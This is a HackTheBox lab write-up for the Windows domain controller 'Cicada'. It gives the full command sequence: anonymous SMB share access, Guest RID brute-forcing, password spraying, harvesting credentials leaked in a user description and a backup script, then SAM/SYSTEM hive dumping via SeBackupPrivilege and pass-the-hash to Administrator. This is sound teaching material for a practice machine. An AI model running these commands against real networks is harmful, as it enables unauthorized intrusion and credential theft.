HTB Cicada — Anonymous Share Leak, Guest RID-Brute & Backup Operators to Domain Admin
HTB Cicada
Difficulty: Easy
OS: Windows Server 2022
Platform: HackTheBox
Category: Active Directory
Status: Active
Overview
Cicada is a clean, no-exploit-code chain built entirely on default credentials and enumeration discipline. It starts with an anonymously readable SMB share leaking a new-hire default password, pivots through a Guest-authenticated RID brute-force once anonymous SAMR access turns out to be locked down, sprays the leaked password across real usernames, chains two more credential leaks (a user description field, then a hardcoded credential in a backup script), and finishes with SeBackupPrivilege abuse to dump the local SAM and pass-the-hash as Administrator.
Every step is the good ol typical “DON’T PUT CREDS IN YOUR SMB SHARES!!!” scenario. Nothing here needed a CVE.
Reconnaissance
Nmap
nmap -sS -sV -T4 -A -Pn 10.129.231.149
The scan identifies a Windows Server 2022 domain controller exposing the typical Active Directory services:
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-08-29 17:34:33Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-08-29T17:36:22+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: 2026-08-29T17:36:21+00:00; +6h59m59s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: 2026-08-29T17:36:22+00:00; +6h59m59s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: 2026-08-29T17:36:21+00:00; +7h00m00s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
57349/tcp open  msrpc         Microsoft Windows RPC
Domain: cicada.htb
Domain Controller: CICADA-DC
OS: Windows Server 2022 Build 20348
echo "10.129.231.149 cicada-dc.cicada.htb cicada.htb" | sudo tee -a /etc/hosts
Starting credentials: none. Fully unauthenticated start.
Enumeration
enum4linux — Null Session, Mostly Locked Down
enum4linux -a -r -K 5000 10.129.231.149
The null session connects successfully:

The domain SID also resolves successfully, identifying the CICADA domain.
However, the SAMR-backed enumeration attempts are denied:
NT_STATUS_ACCESS_DENIED
This affects:
querydispinfoenumdomusers- RID cycling
- Password policy enumeration
- Group enumeration
- Other SAMR-backed queries
Anonymous share enumeration through the same path is also denied.
This is consistent with RestrictAnonymousSAM.
Confirm null authentication with NetExec:
nxc smb 10.129.231.149 -u '' -p ''
SMB   10.129.231.149  445  CICADA-DC  Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB   10.129.231.149  445  CICADA-DC  [+] cicada.htb\:
Null authentication is accepted for the SMB connection itself, but SAMR enumeration remains restricted.
The important takeaway is that anonymous SMB authentication being accepted does not mean anonymous access to every SMB/RPC function is available.
Foothold — An Anonymous Share Leaks a Default Password…typical ;)
Listing Shares Directly
The --shares functionality of some enumeration tools can encounter restrictions through RPC/SAMR paths. A direct SMB tree connection provides another route for testing share access:
smbclient -N -L //10.129.231.149/
The server exposes:
Sharename       Type      Comment
---------       ----      -------
ADMIN$          Disk      Remote Admin
C$              Disk      Default share
DEV             Disk
HR              Disk
IPC$            IPC       Remote IPC
NETLOGON        Disk      Logon server share
SYSVOL          Disk      System Volume
Two non-default shares immediately stand out:
DEVHR
Test DEV:
smbclient -N //10.129.231.149/DEV -c 'ls'
Access is denied.
Test HR:
smbclient -N //10.129.231.149/HR -c 'ls'
Notice from HR.txt A 1266 Wed Aug 28 17:31:48 2024
The HR share is anonymously readable.
Reading the Notice
smbclient -N //10.129.231.149/HR -c 'get "Notice from HR.txt"'

cat "Notice from HR.txt"
The file contains a new-hire welcome notice containing a default password:

Your default password is: Cicada$M6Corpb*@Lp#nZp!8
The password is valuable, but there is no username attached to it.
At this point, anonymous SAMR enumeration is still blocked, so the next objective is finding a way to enumerate domain users.
Enumeration — Guest Auth Unlocks What Null Auth Couldn’t
Anonymous SAMR vs Guest SAMR
RestrictAnonymousSAM filters the ANONYMOUS LOGON security identity:
S-1-5-7
This is different from authenticating as an actual account.
The Guest account is a real security principal. Even though it has extremely limited privileges, authenticating as Guest gives the server a different security context from anonymous access.
nxc smb 10.129.231.149 -u 'guest' -p '' --rid-brute 10000
The domain begins resolving real objects:

The important user accounts are:
john.smoulder
sarah.dantelia
michael.wrightson
david.orelious
emily.oscars
The Dev Support group is also interesting because it potentially explains access to the previously inaccessible DEV share.
Password Spraying the Leaked Default Password
Create a user list:
cat > users.txt <<'EOF'
john.smoulder
sarah.dantelia
michael.wrightson
david.orelious
emily.oscars
EOF
Spray the leaked default password:
nxc smb 10.129.231.149 -u users.txt -p 'Cicada$M6Corpb*@Lp#nZp!8'
The result identifies a valid credential:
[-] cicada.htb\john.smoulder:...        STATUS_LOGON_FAILURE
[-] cicada.htb\sarah.dantelia:...       STATUS_LOGON_FAILURE
[+] cicada.htb\michael.wrightson:...
The successful credential is:
michael.wrightson
Cicada$M6Corpb*@Lp#nZp!8
Michael never changed the onboarding password…sigh ಠ_ಠ
Lateral Movement
Leak #1 — A Password Sitting in a Description Field
Authenticated SAMR access now provides considerably more information than the anonymous session.
nxc smb 10.129.231.149 -u 'michael.wrightson' -p 'Cicada$M6Corpb*@Lp#nZp!8' --users

Among the returned user information is a description containing another plaintext credential:
david.orelious 2024-03-14 12:17:29 0 Just in case I forget my password is aRt$Lp#7t*VQ!3
The credential is:
Username: david.orelious
Password: aRt$Lp#7t*VQ!3
This is a classic example of sensitive credentials being stored in an Active Directory user description.
Leak #2 — A Hardcoded Credential in a Backup Script
Use David’s credentials against the DEV share:
smbclient -U 'cicada.htb\david.orelious%aRt$Lp#7t*VQ!3' //10.129.231.149/DEV -c 'ls'
The previously inaccessible share now reveals:
Backup_script.ps1 A 601 Wed Aug 28 17:28:22 2024
Download the script:
smbclient -U 'cicada.htb\david.orelious%aRt$Lp#7t*VQ!3' //10.129.231.149/DEV -c 'get Backup_script.ps1'
The script contains another hardcoded credential:

This gives us the third account in the credential chain:
Username: emily.oscars
Password: Q!3@Lp#M6b*7t*Vt
User Flag
Enumerating Emily’s Group Membership
nxc ldap 10.129.231.149 -u 'emily.oscars' -p 'Q!3@Lp#M6b*7t*Vt' --groups
The account belongs to:
Backup Operators
The group description is significant:
Backup Operators can override security restrictions for the sole purpose of backing up or restoring files
Obtaining a WinRM Shell
evil-winrm -i 10.129.231.149 -u 'emily.oscars' -p 'Q!3@Lp#M6b*7t*Vt'
Check the user’s privileges:
whoami /priv

The important entries are:
SeBackupPrivilege    Back up files and directories   Enabled
SeRestorePrivilege   Restore files and directories   Enabled
Both privileges are actually Enabled, not merely assigned to the account.
Capturing the User Flag
cd C:\Users\emily.oscars.CICADA\Desktop
type user.txt
[REDACTED]
User flag captured. ✅
Privilege Escalation — SeBackupPrivilege to Local Administrator
Dumping the SAM and SYSTEM Hives
SeBackupPrivilege allows a process to read protected files for backup purposes, bypassing normal filesystem ACL restrictions in the appropriate security context.
reg save hklm\sam C:\Windows\Temp\sam.save
reg save hklm\system C:\Windows\Temp\system.save
The SECURITY hive is not required for this attack path.
Downloading the Hives
From the Evil-WinRM session:
cd C:\Windows\Temp
Download both files:
download sam.save
download system.save
Downloading from C:\Windows\Temp after changing into the directory avoids path/escaping issues with Windows paths.
Extracting the Local Administrator Hash
Use Impacket’s secretsdump.py locally:
secretsdump.py -sam sam.save -system system.save LOCAL
The extracted local Administrator account contains an NTLM hash:

The important value is the NTLM hash:
2b87e7c93a3e8a0ea4a581937016f341
This is a local SAM credential, not a domain database credential.
Root Flag
Pass-the-Hash
evil-winrm -i 10.129.231.149 -u Administrator -H '2b87e7c93a3e8a0ea4a581937016f341'
Navigate to the Administrator desktop:
cd C:\Users\Administrator\Desktop
type root.txt
[REDACTED]
Root flag captured. Box pwned. ✅
Full Attack Chain
Anonymous SMB session
        |
        | RestrictAnonymousSAM blocks anonymous SAMR enumeration
        |
        v
Direct SMB share enumeration
        |
        v
HR share readable anonymously
        |
        v
"Notice from HR.txt"
        |
        v
Default password discovered
        |
        v
Guest authentication
        |
        | Guest is a real security principal
        |
        v
RID brute-force
        |
        v
Domain usernames discovered
        |
        v
Password spray
        |
        v
michael.wrightson
        |
        v
Authenticated SAMR enumeration
        |
        v
david.orelious password exposed
in user description
        |
        v
david.orelious
        |
        v
DEV share access
        |
        v
Backup_script.ps1
        |
        v
emily.oscars credentials
hardcoded in script
        |
        v
emily.oscars
        |
        v
Backup Operators
        |
        v
SeBackupPrivilege
        |
        v
reg save SAM + SYSTEM
        |
        v
secretsdump.py
        |
        v
Local Administrator NTLM hash
        |
        v
Pass-the-Hash
        |
        v
Administrator shell
        |
        v
ROOT FLAG
What Did We Learn?
1. Anonymous SMB Access and Anonymous SAMR Access Are Different
RestrictAnonymousSAM controls access to SAMR operations for the ANONYMOUS LOGON identity.
It does not automatically mean that every SMB share is inaccessible anonymously.
A server can therefore have:
Anonymous SMB connection    -> allowed
Anonymous SAMR enumeration   -> denied
Anonymous HR share access    -> allowed
Getting denied by enum4linux does not necessarily mean there is nothing else to enumerate.
Directly testing SMB shares can reveal a completely different attack surface.
2. Guest Is a Real Identity; Anonymous Is Not
The distinction between:
ANONYMOUS LOGON
and:
CICADA\Guest
is extremely important.
Anonymous access represents the absence of an authenticated account.
Guest, on the other hand, is an actual security principal with its own SID.
Therefore, a policy restricting anonymous SAMR access can behave differently when the request comes from Guest.
In this case:
Anonymous -> SAMR denied
Guest     -> RID enumeration succeeds
That difference completely changes the enumeration options available to the attacker.
3. RID Brute-Forcing Does Not Require a Username Wordlist
Once an authenticated identity can interact with SAMR, RID brute-forcing can enumerate domain objects by querying sequential RIDs.
Instead of guessing usernames from a wordlist, the attack can discover objects by walking the domain’s RID space.
This exposed:
john.smoulder
sarah.dantelia
michael.wrightson
david.orelious
emily.oscars
Enumeration discipline is often more valuable than immediately reaching for an exploit.
4. Description Fields Can Become Informal Password Managers
David’s password was stored directly inside his Active Directory description:
Just in case I forget my password is ...
User descriptions are frequently overlooked during enumeration.
Whenever authenticated directory/SAMR access becomes available, inspect user metadata for:
- Passwords
- API keys
- Notes
- Internal URLs
- Temporary credentials
- Operational instructions
- Other sensitive information
5. Backup Scripts Are Common Places to Find Hardcoded Credentials
The DEV share contained a PowerShell backup script with a plaintext credential.
The script contained:
$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
Scripts associated with:
- Backups
- Scheduled tasks
- Automation
- Deployment
- Service accounts
- Maintenance
are worth inspecting during an authorized assessment because credentials are sometimes embedded directly into them.
6. Backup Operators Can Provide a Full Local Compromise Path
The Emily account belonged to:
Backup Operators
and had:
SeBackupPrivilege
SeRestorePrivilege
enabled.
The important lesson is that group membership alone is not enough. Always verify the effective token:
whoami /priv
In this case:
SeBackupPrivilege    Enabled
SeRestorePrivilege   Enabled
With SeBackupPrivilege, protected registry hives can be backed up and extracted offline.
The resulting chain:
SeBackupPrivilege
        ↓
SAM + SYSTEM
        ↓
NTLM hashes
        ↓
Administrator hash
        ↓
Pass-the-Hash
        ↓
Administrator access
requires no CVE or memory-corruption exploit.
SAYONARAAA!!!

| _Written by 0x5h4q | 0x5h4q.github.io_ |